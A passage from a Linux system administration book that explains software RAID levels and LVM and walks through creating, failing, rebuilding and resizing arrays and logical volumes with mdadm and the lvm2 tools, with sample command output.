chapter 4, “[Installation](#)” page 48 presented these technologies from the point of view of the installer, and how it integrated them to make their deployment easy from the start. After the initial installation, an administrator must be able to handle evolving storage space needs without having to resort to an expensive reinstallation. They must therefore understand the required tools for manipulating RAID and LVM volumes.

RAID and LVM are both techniques to abstract the mounted volumes from their physical counterparts (actual hard-disk drives or partitions thereof); the former secures the data against hardware failure by introducing redundancy, the latter makes volume management more flexible and independent of the actual size of the underlying disks. In both cases, the system ends up with new block devices, which can be used to create filesystems or swap space, without necessarily having them mapped to one physical disk. RAID and LVM come from quite different backgrounds, but their functionality can overlap somewhat, which is why they are often mentioned together.

### PERSPECTIVE

#### **Btrfs combines LVM and RAID**

While LVM and RAID are two distinct kernel subsystems that come between the disk block devices and their filesystems, *btrfs* is a new filesystem, initially developed at Oracle, that purports to combine the featuresets of LVM and RAID and much more. It is mostly functional, and although it is still tagged “experimental” because its development is incomplete (some features aren’t implemented yet), it has already seen some use in production environments.

► <http://btrfs.wiki.kernel.org/>

Among the noteworthy features are the ability to take a snapshot of a filesystem tree at any point in time. This snapshot copy doesn’t initially use any disk space, the data only being duplicated when one of the copies is modified. The filesystem also handles transparent compression of files, and checksums ensure the integrity of all stored data.

In both the RAID and LVM cases, the kernel provides a block device file, similar to the ones corresponding to a hard disk drive or a partition. When an application, or another part of the kernel, requires access to a block of such a device, the appropriate subsystem routes the block to the relevant physical layer. Depending on the configuration, this block can be stored on one or several physical disks, and its physical location may not be directly correlated to the location of the block in the logical device.

### 12.1.1. Software RAID

RAID means *Redundant Array of Independent Disks*. The goal of this system is to prevent data loss in case of hard disk failure. The general principle is quite simple: data are stored on several physical disks instead of only one, with a configurable level of redundancy. Depending on this amount of redundancy, and even in the event of an unexpected disk failure, data can be losslessly reconstructed from the remaining disks.

The I in RAID initially stood for *inexpensive*, because RAID allowed a drastic increase in data safety without requiring investing in expensive high-end disks. Probably due to image concerns, however, it is now more customarily considered to stand for *independent*, which doesn't have the unsavory flavour of cheapness.

RAID can be implemented either by dedicated hardware (RAID modules integrated into SCSI or SATA controller cards) or by software abstraction (the kernel). Whether hardware or software, a RAID system with enough redundancy can transparently stay operational when a disk fails; the upper layers of the stack (applications) can even keep accessing the data in spite of the failure. Of course, this “degraded mode” can have an impact on performance, and redundancy is reduced, so a further disk failure can lead to data loss. In practice, therefore, one will strive to only stay in this degraded mode for as long as it takes to replace the failed disk. Once the new disk is in place, the RAID system can reconstruct the required data so as to return to a safe mode. The applications won't notice anything, apart from potentially reduced access speed, while the array is in degraded mode or during the reconstruction phase.

When RAID is implemented by hardware, its configuration generally happens within the BIOS setup tool, and the kernel will consider a RAID array as a single disk, which will work as a standard physical disk, although the device name may be different (depending on the driver).

We only focus on software RAID in this book.

### *Different RAID Levels*

RAID is actually not a single system, but a range of systems identified by their levels; the levels differ by their layout and the amount of redundancy they provide. The more redundant, the more failure-proof, since the system will be able to keep working with more failed disks. The counterpart is that the usable space shrinks for a given set of disks; seen the other way, more disks will be needed to store a given amount of data.

**Linear RAID** Even though the kernel's RAID subsystem allows creating “linear RAID”, this is not proper RAID, since this setup doesn't involve any redundancy. The kernel merely aggregates several disks end-to-end and provides the resulting aggregated volume as one virtual disk (one block device). That's about its only function. This setup is rarely used by itself (see later for the exceptions), especially since the lack of redundancy means that one disk failing makes the whole aggregate, and therefore all the data, unavailable.

**RAID-0** This level doesn't provide any redundancy either, but disks aren't simply stuck on end one after another: they are divided in *stripes*, and the blocks on the virtual device are stored on stripes on alternating physical disks. In a two-disk RAID-0 setup, for instance, even-numbered blocks of the virtual device will be stored on the first physical disk, while odd-numbered blocks will end up on the second physical disk.

This system doesn't aim at increasing reliability, since (as in the linear case) the availability of all the data is jeopardized as soon as one disk fails, but at increasing performance:



during sequential access to large amounts of contiguous data, the kernel will be able to read from both disks (or write to them) in parallel, which increases the data transfer rate. However, RAID-0 use is shrinking, its niche being filled by LVM (see later).

**RAID-1** This level, also known as “RAID mirroring”, is both the simplest and the most widely used setup. In its standard form, it uses two physical disks of the same size, and provides a logical volume of the same size again. Data are stored identically on both disks, hence the “mirror” nickname. When one disk fails, the data is still available on the other. For really critical data, RAID-1 can of course be set up on more than two disks, with a direct impact on the ratio of hardware cost versus available payload space.

<small>NOTE</small>	If two disks of different sizes are set up in a mirror, the bigger one will not be fully used, since it will contain the same data as the smallest one and nothing more. The useful available space provided by a RAID-1 volume therefore matches the size of the smallest disk in the array. This still holds for RAID volumes with a higher RAID level, even though redundancy is stored differently.
<b>Disks and cluster sizes</b>	It is therefore important, when setting up RAID arrays (except for RAID-0 and “linear RAID”), to only assemble disks of identical, or very close, sizes, to avoid wasting resources.

<small>NOTE</small>	RAID levels that include redundancy allow assigning more disks than required to an array. The extra disks are used as spares when one of the main disks fails. For instance, in a mirror of two disks plus one spare, if one of the first two disks fails, the kernel will automatically (and immediately) reconstruct the mirror using the spare disk, so that redundancy stays assured after the reconstruction time. This can be used as another kind of safeguard for critical data.
<b>Spare disks</b>	One would be forgiven for wondering how this is better than simply mirroring on three disks to start with. The advantage of the “spare disk” configuration is that the spare disk can be shared across several RAID volumes. For instance, one can have three mirrored volumes, with redundancy assured even in the event of one disk failure, with only seven disks (three pairs, plus one shared spare), instead of the nine disks that would be required by three triplets.

This RAID level, although expensive (since only half of the physical storage space, at best, is useful), is widely used in practice. It is simple to understand, and it allows very simple backups: since both disks have identical contents, one of them can be temporarily extracted with no impact on the working system. Read performance is often increased since the kernel can read half of the data on each disk in parallel, while write performance isn't too severely degraded. In case of a RAID-1 array of N disks, the data stays available even with N-1 disk failures.

**RAID-4** This RAID level, not widely used, uses N disks to store useful data, and an extra disk to store redundancy information. If that disk fails, the system can reconstruct its contents from the other N. If one of the N data disks fails, the remaining N-1 combined with the “parity” disk contain enough information to reconstruct the required data.

RAID-4 isn't too expensive since it only involves a one-in-N increase in costs and has no noticeable impact on read performance, but writes are slowed down. Furthermore, since a write to any of the N disks also involves a write to the parity disk, the latter sees many more writes than the former, and its lifespan can shorten dramatically as a consequence. Data on a RAID-4 array is safe only up to one failed disk (of the N+1).

**RAID-5** RAID-5 addresses the asymmetry issue of RAID-4: parity blocks are spread over all of the N+1 disks, with no single disk having a particular role.

Read and write performance are identical to RAID-4. Here again, the system stays functional with up to one failed disk (of the N+1), but no more.

**RAID-6** RAID-6 can be considered an extension of RAID-5, where each series of N blocks involves two redundancy blocks, and each such series of N+2 blocks is spread over N+2 disks.

This RAID level is slightly more expensive than the previous two, but it brings some extra safety since up to two drives (of the N+2) can fail without compromising data availability. The counterpart is that write operations now involve writing one data block and two redundancy blocks, which makes them even slower.

**RAID-1+0** This isn't strictly speaking, a RAID level, but a stacking of two RAID groupings. Starting from 2×N disks, one first sets them up by pairs into N RAID-1 volumes; these N volumes are then aggregated into one, either by "linear RAID" or (increasingly) by LVM. This last case goes farther than pure RAID, but there's no problem with that.

RAID-1+0 can survive multiple disk failures: up to N in the 2×N array described above, provided that at least one disk keeps working in each of the RAID-1 pairs.

#### GOING FURTHER

##### RAID-10

RAID-10 is generally considered a synonym of RAID-1+0, but a Linux specificity makes it actually a generalization. This setup allows a system where each block is stored on two different disks, even with an odd number of disks, the copies being spread out along a configurable model.

Performances will vary depending on the chosen repartition model and redundancy level, and of the workload of the logical volume.

Obviously, the RAID level will be chosen according to the constraints and requirements of each application. Note that a single computer can have several distinct RAID arrays with different configurations.

### Setting up RAID

Setting up RAID volumes requires the *mdadm* package; it provides the *mdadm* command, which allows creating and manipulating RAID arrays, as well as scripts and tools integrating it to the rest of the system, including the monitoring system.

Our example will be a server with a number of disks, some of which are already used, the rest being available to setup RAID. We initially have the following disks and partitions:

- the sdb disk, 4 GB, is entirely available;
- the sdc disk, 4 GB, is also entirely available;
- on the sdd disk, only partition sdd2 (about 4 GB) is available;
- finally, a sde disk, still 4 GB, entirely available.

**NOTE** The /proc/mdstat file lists existing volumes and their states. When creating a new RAID volume, care should be taken not to name it the same as an existing volume.

**Identifying existing RAID volumes**

We're going to use these physical elements to build two volumes, one RAID-0 and one mirror (RAID-1). Let's start with the RAID-0 volume:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
    Version : 1.2
  Creation Time : Wed May 6 09:24:34 2015
    Raid Level : raid0
    Array Size : 8387584 (8.00 GiB 8.59 GB)
    Raid Devices : 2
    Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Wed May 6 09:24:34 2015
      State : clean
    Active Devices : 2
    Working Devices : 2
    Failed Devices : 0
    Spare Devices : 0

    Chunk Size : 512K

    Name : mirwiz:0 (local to host mirwiz)
    UUID : bb085b35:28e821bd:20d697c9:650152bb
    Events : 0

   Number  Major   Minor   RaidDevice State
     0       8       16         0     active sync  /dev/sdb
     1       8       32         1     active sync  /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2095104 4k blocks and 524288 inodes
Filesystem UUID: fff08295-bede-41a9-9c6a-8c7580e520a6
Superblock backups stored on blocks:
```

```
32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632
```

```
Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G  18M  7.4G   1% /srv/raid-0
```

The `mdadm --create` command requires several parameters: the name of the volume to create (`/dev/md*`, with MD standing for *Multiple Device*), the RAID level, the number of disks (which is compulsory despite being mostly meaningful only with RAID-1 and above), and the physical drives to use. Once the device is created, we can use it like we'd use a normal partition, create a filesystem on it, mount that filesystem, and so on. Note that our creation of a RAID-0 volume on `md0` is nothing but coincidence, and the numbering of the array doesn't need to be correlated to the chosen amount of redundancy. It's also possible to create named RAID arrays, by giving `mdadm` parameters such as `/dev/md/linear` instead of `/dev/md0`.

Creation of a RAID-1 follows a similar fashion, the differences only being noticeable after the creation:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
      may not be suitable as a boot device.  If you plan to
      store '/boot' on this device please ensure that
      your boot-loader understands md/v1.x metadata, or use
      --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
      Version : 1.2
      Creation Time : Wed May  6 09:30:19 2015
      Raid Level : raid1
      Array Size : 4192192 (4.00 GiB 4.29 GB)
      Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
      Raid Devices : 2
      Total Devices : 2
      Persistence : Superblock is persistent

      Update Time : Wed May  6 09:30:40 2015
      State : clean, resyncing (PENDING)
```

```

Active Devices : 2
Working Devices : 2
Failed Devices : 0
Spare Devices : 0

    Name : mirwiz:1 (local to host mirwiz)
    UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
    Events : 0

    Number  Major  Minor  RaidDevice State
      0      8     50      0      active sync  /dev/sdd2
      1      8     64      1      active sync  /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
    State : clean
[...]

```

**TIP** As illustrated by our example, RAID devices can be constructed out of disk partitions, and do not require full disks.

**RAID, disks and partitions**

A few remarks are in order. First, `mdadm` notices that the physical elements have different sizes; since this implies that some space will be lost on the bigger element, a confirmation is required. More importantly, note the state of the mirror. The normal state of a RAID mirror is that both disks have exactly the same contents. However, nothing guarantees this is the case when the volume is first created. The RAID subsystem will therefore provide that guarantee itself, and there will be a synchronization phase as soon as the RAID device is created. After some time (the exact amount will depend on the actual size of the disks...), the RAID array switches to the “active” or “clean” state. Note that during this reconstruction phase, the mirror is in a degraded mode, and redundancy isn’t assured. A disk failing during that risk window could lead to losing all the data. Large amounts of critical data, however, are rarely stored on a freshly created RAID array before its initial synchronization. Note that even in degraded mode, the `/dev/md1` is usable, and a filesystem can be created on it, as well as some data copied on it.

**TIP** Sometimes two disks are not immediately available when one wants to start a RAID-1 mirror, for instance because one of the disks one plans to include is already used to store the data one wants to move to the array. In such circumstances, it is possible to deliberately create a degraded RAID-1 array by passing `missing` instead of a device file as one of the arguments to `mdadm`. Once the data have been copied to the “mirror”, the old disk can be added to the array. A synchronization will then take place, giving us the redundancy that was wanted in the first place.

**Starting a mirror in degraded mode**

**Setting up a mirror  
without synchronization**

TIP

RAID-1 volumes are often created to be used as a new disk, often considered blank. The actual initial contents of the disk is therefore not very relevant, since one only needs to know that the data written after the creation of the volume, in particular the filesystem, can be accessed later.

One might therefore wonder about the point of synchronizing both disks at creation time. Why care whether the contents are identical on zones of the volume that we know will only be read after we have written to them?

Fortunately, this synchronization phase can be avoided by passing the `--assume-clean` option to `mdadm`. However, this option can lead to surprises in cases where the initial data will be read (for instance if a filesystem is already present on the physical disks), which is why it isn't enabled by default.

Now let's see what happens when one of the elements of the RAID-1 array fails. `mdadm`, in particular its `--fail` option, allows simulating such a disk failure:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
  Update Time : Wed May  6 09:39:39 2015
    State      : clean, degraded
Active Devices : 1
Working Devices : 1
Failed Devices  : 1
Spare Devices  : 0

    Name      : mirwiz:1 (local to host mirwiz)
    UUID      : 6ec558ca:0c2c04a0:19bca283:95f67464
    Events    : 19

  Number  Major  Minor  RaidDevice State
    0      8     50      0      active sync  /dev/sdd2
    2      0      0      2      removed
    1      8     64     -      faulty   /dev/sde
```

The contents of the volume are still accessible (and, if it is mounted, the applications don't notice a thing), but the data safety isn't assured anymore: should the `sdd` disk fail in turn, the data would be lost. We want to avoid that risk, so we'll replace the failed disk with a new one, `sdf`:

```

# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
  Raid Devices : 2
  Total Devices : 3
  Persistence : Superblock is persistent

  Update Time : Wed May 6 09:48:49 2015
  State : clean, degraded, recovering
  Active Devices : 1
  Working Devices : 2
  Failed Devices : 1
  Spare Devices : 1

Rebuild Status : 28% complete

      Name : mirwiz:1 (local to host mirwiz)
      UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
      Events : 26

    Number  Major  Minor  RaidDevice State
       0     8     50      0     active sync  /dev/sdd2
       2     8     80      1     spare rebuilding /dev/sdf

       1     8     64      -     faulty  /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
  Update Time : Wed May 6 09:49:08 2015
  State : clean
  Active Devices : 2
  Working Devices : 2
  Failed Devices : 1
  Spare Devices : 0

  Name : mirwiz:1 (local to host mirwiz)
  UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
  Events : 41

    Number  Major  Minor  RaidDevice State
       0     8     50      0     active sync  /dev/sdd2
       2     8     80      1     active sync  /dev/sdf

       1     8     64      -     faulty  /dev/sde

```

Here again, the kernel automatically triggers a reconstruction phase during which the volume, although still accessible, is in a degraded mode. Once the reconstruction is over, the RAID array is back to a normal state. One can then tell the system that the `sde` disk is about to be removed from the array, so as to end up with a classical RAID mirror on two disks:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
      Number   Major   Minor   RaidDevice State
           0         8       50         0   active sync  /dev/sdd2
           2         8       80         1   active sync  /dev/sdf
```

From then on, the drive can be physically removed when the server is next switched off, or even hot-removed when the hardware configuration allows hot-swap. Such configurations include some SCSI controllers, most SATA disks, and external drives operating on USB or Firewire.

### *Backing up the Configuration*

Most of the meta-data concerning RAID volumes are saved directly on the disks that make up these arrays, so that the kernel can detect the arrays and their components and assemble them automatically when the system starts up. However, backing up this configuration is encouraged, because this detection isn't fail-proof, and it is only expected that it will fail precisely in sensitive circumstances. In our example, if the `sde` disk failure had been real (instead of simulated) and the system had been restarted without removing this `sde` disk, this disk could start working again due to having been probed during the reboot. The kernel would then have three physical elements, each claiming to contain half of the same RAID volume. Another source of confusion can come when RAID volumes from two servers are consolidated onto one server only. If these arrays were running normally before the disks were moved, the kernel would be able to detect and reassemble the pairs properly; but if the moved disks had been aggregated into an `md1` on the old server, and the new server already has an `md1`, one of the mirrors would be renamed.

Backing up the configuration is therefore important, if only for reference. The standard way to do it is by editing the `/etc/mdadm/mdadm.conf` file, an example of which is listed here:

#### **Example 12.1** *mdadm configuration file*

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
```



```

DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3

```

One of the most useful details is the `DEVICE` option, which lists the devices where the system will automatically look for components of RAID volumes at start-up time. In our example, we replaced the default value, `partitions containers`, with an explicit list of device files, since we chose to use entire disks and not only partitions, for some volumes.

The last two lines in our example are those allowing the kernel to safely pick which volume number to assign to which array. The metadata stored on the disks themselves are enough to re-assemble the volumes, but not to determine the volume number (and the matching `/dev/md*` device name).

Fortunately, these lines can be generated automatically:

```

# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

```

The contents of these last two lines doesn't depend on the list of disks included in the volume. It is therefore not necessary to regenerate these lines when replacing a failed disk with a new one. On the other hand, care must be taken to update the file when creating or deleting a RAID array.

### 12.1.2. LVM

LVM, the *Logical Volume Manager*, is another approach to abstracting logical volumes from their physical supports, which focuses on increasing flexibility rather than increasing reliability. LVM allows changing a logical volume transparently as far as the applications are concerned; for instance, it is possible to add new disks, migrate the data to them, and remove the old disks, without unmounting the volume.

## *LVM Concepts*

This flexibility is attained by a level of abstraction involving three concepts.

First, the PV (*Physical Volume*) is the entity closest to the hardware: it can be partitions on a disk, or a full disk, or even any other block device (including, for instance, a RAID array). Note that when a physical element is set up to be a PV for LVM, it should only be accessed via LVM, otherwise the system will get confused.

A number of PVs can be clustered in a VG (*Volume Group*), which can be compared to disks both virtual and extensible. VGs are abstract, and don't appear in a device file in the `/dev` hierarchy, so there's no risk of using them directly.

The third kind of object is the LV (*Logical Volume*), which is a chunk of a VG; if we keep the VG-as-disk analogy, the LV compares to a partition. The LV appears as a block device with an entry in `/dev`, and it can be used as any other physical partition can be (most commonly, to host a filesystem or swap space).

The important thing is that the splitting of a VG into LVs is entirely independent of its physical components (the PVs). A VG with only a single physical component (a disk for instance) can be split into a dozen logical volumes; similarly, a VG can use several physical disks and appear as a single large logical volume. The only constraint, obviously, is that the total size allocated to LVs can't be bigger than the total capacity of the PVs in the volume group.

It often makes sense, however, to have some kind of homogeneity among the physical components of a VG, and to split the VG into logical volumes that will have similar usage patterns. For instance, if the available hardware includes fast disks and slower disks, the fast ones could be clustered into one VG and the slower ones into another; chunks of the first one can then be assigned to applications requiring fast data access, while the second one will be kept for less demanding tasks.

In any case, keep in mind that an LV isn't particularly attached to any one PV. It is possible to influence where the data from an LV are physically stored, but this possibility isn't required for day-to-day use. On the contrary: when the set of physical components of a VG evolves, the physical storage locations corresponding to a particular LV can be migrated across disks (while staying within the PVs assigned to the VG, of course).

## *Setting up LVM*

Let us now follow, step by step, the process of setting up LVM for a typical use case: we want to simplify a complex storage situation. Such a situation usually happens after some long and convoluted history of accumulated temporary measures. For the purposes of illustration, we'll consider a server where the storage needs have changed over time, ending up in a maze of available partitions split over several partially used disks. In more concrete terms, the following partitions are available:

- on the `sdb` disk, a `sdb2` partition, 4 GB;
- on the `sdc` disk, a `sdc3` partition, 3 GB;

- the `sdd` disk, 4 GB, is fully available;
- on the `sdf` disk, a `sdf1` partition, 4 GB; and a `sdf2` partition, 5 GB.

In addition, let's assume that disks `sdb` and `sdf` are faster than the other two.

Our goal is to set up three logical volumes for three different applications: a file server requiring 5 GB of storage space, a database (1 GB) and some space for back-ups (12 GB). The first two need good performance, but back-ups are less critical in terms of access speed. All these constraints prevent the use of partitions on their own; using LVM can abstract the physical size of the devices, so the only limit is the total available space.

The required tools are in the `lvm2` package and its dependencies. When they're installed, setting up LVM takes three steps, matching the three levels of concepts.

First, we prepare the physical volumes using `pvcreate`:

```
# pvdisplay
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name           /dev/sdb2
VG Name
PV Size           4.00 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          0zuiQQ-j10e-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created
Physical volume "/dev/sdd" successfully created
Physical volume "/dev/sdf1" successfully created
Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
PV      VG      Fmt  Attr PSize PFree
/dev/sdb2    lvm2 ---  4.00g 4.00g
/dev/sdc3    lvm2 ---  3.09g 3.09g
/dev/sdd     lvm2 ---  4.00g 4.00g
/dev/sdf1    lvm2 ---  4.10g 4.10g
/dev/sdf2    lvm2 ---  5.22g 5.22g
```

So far, so good; note that a PV can be set up on a full disk as well as on individual partitions of it. As shown above, the `pvdisplay` command lists the existing PVs, with two possible output formats.

Now let's assemble these physical elements into VGs using `vgcreate`. We'll gather only PVs from the fast disks into a `vg_critical` VG; the other VG, `vg_normal`, will also include slower elements.

```
# vgdisplay
No volume groups found
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
--- Volume group ---
VG Name                vg_critical
System ID
Format                 lvm2
Metadata Areas        2
Metadata Sequence No  1
VG Access              read/write
VG Status              resizable
MAX LV                0
Cur LV               0
Open LV               0
Max PV                0
Cur PV               2
Act PV                2
VG Size               8.09 GiB
PE Size               4.00 MiB
Total PE              2071
Alloc PE / Size      0 / 0
Free PE / Size       2071 / 8.09 GiB
VG UUID               bpq7z0-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG          #PV #LV #SN Attr   VSize VFree
vg_critical  2  0  0 wz--n-  8.09g 8.09g
vg_normal   3  0  0 wz--n- 12.30g 12.30g
```

Here again, commands are rather straightforward (and `vgdisplay` proposes two output formats). Note that it is quite possible to use two partitions of the same physical disk into two different VGs. Note also that we used a `vg_` prefix to name our VGs, but it is nothing more than a convention.

We now have two “virtual disks”, sized about 8 GB and 12 GB, respectively. Let's now carve them up into “virtual partitions” (LVs). This involves the `lvcreate` command, and a slightly more complex syntax:

```

# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created
# lvdisplay
--- Logical volume ---
LV Path                /dev/vg_critical/lv_files
LV Name                 lv_files
VG Name                 vg_critical
LV UUID                 J3V0oE-cBY0-KyDe-5e0m-3f70-nv0S-kCWbpT
LV Write Access         read/write
LV Creation host, time mirwiz, 2015-06-10 06:10:50 -0400
LV Status               available
# open                  0
LV Size                 5.00 GiB
Current LE              1280
Segments                2
Allocation              inherit
Read ahead sectors     auto
- currently set to     256
Block device            253:0

# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
Logical volume "lv_backups" created
# lvdisplay -C
LV          VG          Attr      LSize  Pool Origin Data%  Meta%  Move Log Cpy%Sync
  └─ Convert
lv_base     vg_critical -wi-a--- 1.00g
lv_files    vg_critical -wi-a--- 5.00g
lv_backups  vg_normal   -wi-a--- 12.00g

```

Two parameters are required when creating logical volumes; they must be passed to the `lvcreate` as options. The name of the LV to be created is specified with the `-n` option, and its size is generally given using the `-L` option. We also need to tell the command what VG to operate on, of course, hence the last parameter on the command line.

#### GOING FURTHER

##### **lvcreate options**

The `lvcreate` command has several options to allow tweaking how the LV is created.

Let's first describe the `-l` option, with which the LV's size can be given as a number of blocks (as opposed to the "human" units we used above). These blocks (called PEs, *physical extents*, in LVM terms) are contiguous units of storage space in PVs, and they can't be split across LVs. When one wants to define storage space for an LV with some precision, for instance to use the full available space, the `-l` option will probably be preferred over `-L`.

It's also possible to hint at the physical location of an LV, so that its extents are stored on a particular PV (while staying within the ones assigned to the VG, of course). Since we know that `sdb` is faster than `sdf`, we may want to store the

lv\_base there if we want to give an advantage to the database server compared to the file server. The command line becomes: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Note that this command can fail if the PV doesn't have enough free extents. In our example, we would probably have to create `lv_base` before `lv_files` to avoid this situation – or free up some space on `sdb2` with the `pvmove` command.

Logical volumes, once created, end up as block device files in `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw--T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

**NOTE**  
**Autodetecting LVM volumes**

When the computer boots, the `lvm2-activation systemd` service unit executes `vgchange -ay` to “activate” the volume groups: it scans the available devices; those that have been initialized as physical volumes for LVM are registered into the LVM subsystem, those that belong to volume groups are assembled, and the relevant logical volumes are started and made available. There is therefore no need to edit configuration files when creating or modifying LVM volumes.

Note, however, that the layout of the LVM elements (physical and logical volumes, and volume groups) is backed up in `/etc/lvm/backup`, which can be useful in case of a problem (or just to sneak a peek under the hood).

To make things easier, convenience symbolic links are also created in directories matching the VGs:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

The LVs can then be used exactly like standard partitions:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 3145728 4k blocks and 786432 inodes
Filesystem UUID: b5236976-e0e2-462e-81f5-0ae835ddab1d
[...]
```

```

Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups 12G   30M  12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base          ext4 defaults 0 2
/dev/vg_critical/lv_files  /srv/files         ext4 defaults 0 2
/dev/vg_normal/lv_backups  /srv/backups      ext4 defaults 0 2

```

From the applications' point of view, the myriad small partitions have now been abstracted into one large 12 GB volume, with a friendlier name.

### *LVM Over Time*

Even though the ability to aggregate partitions or physical disks is convenient, this is not the main advantage brought by LVM. The flexibility it brings is especially noticed as time passes, when needs evolve. In our example, let's assume that new large files must be stored, and that the LV dedicated to the file server is too small to contain them. Since we haven't used the whole space available in `vg_critical`, we can grow `lv_files`. For that purpose, we'll use the `lvresize` command, then `resize2fs` to adapt the filesystem accordingly:

```

# df -h /srv/files/
Filesystem                Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files 5.0G  4.6G 146M  97% /srv/files
# lvdisplay -C vg_critical/lv_files
LV          VG          Attr      LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
  └─ Convert
  lv_files  vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize VFree
vg_critical  2   2   0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
  └─ 7.00 GiB (1792 extents).
Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
LV          VG          Attr      LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
  └─ Convert
  lv_files  vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)

```

```
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
  └─ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.
```

```
# df -h /srv/files/
Filesystem                Size  Used Avail Use% Mounted on
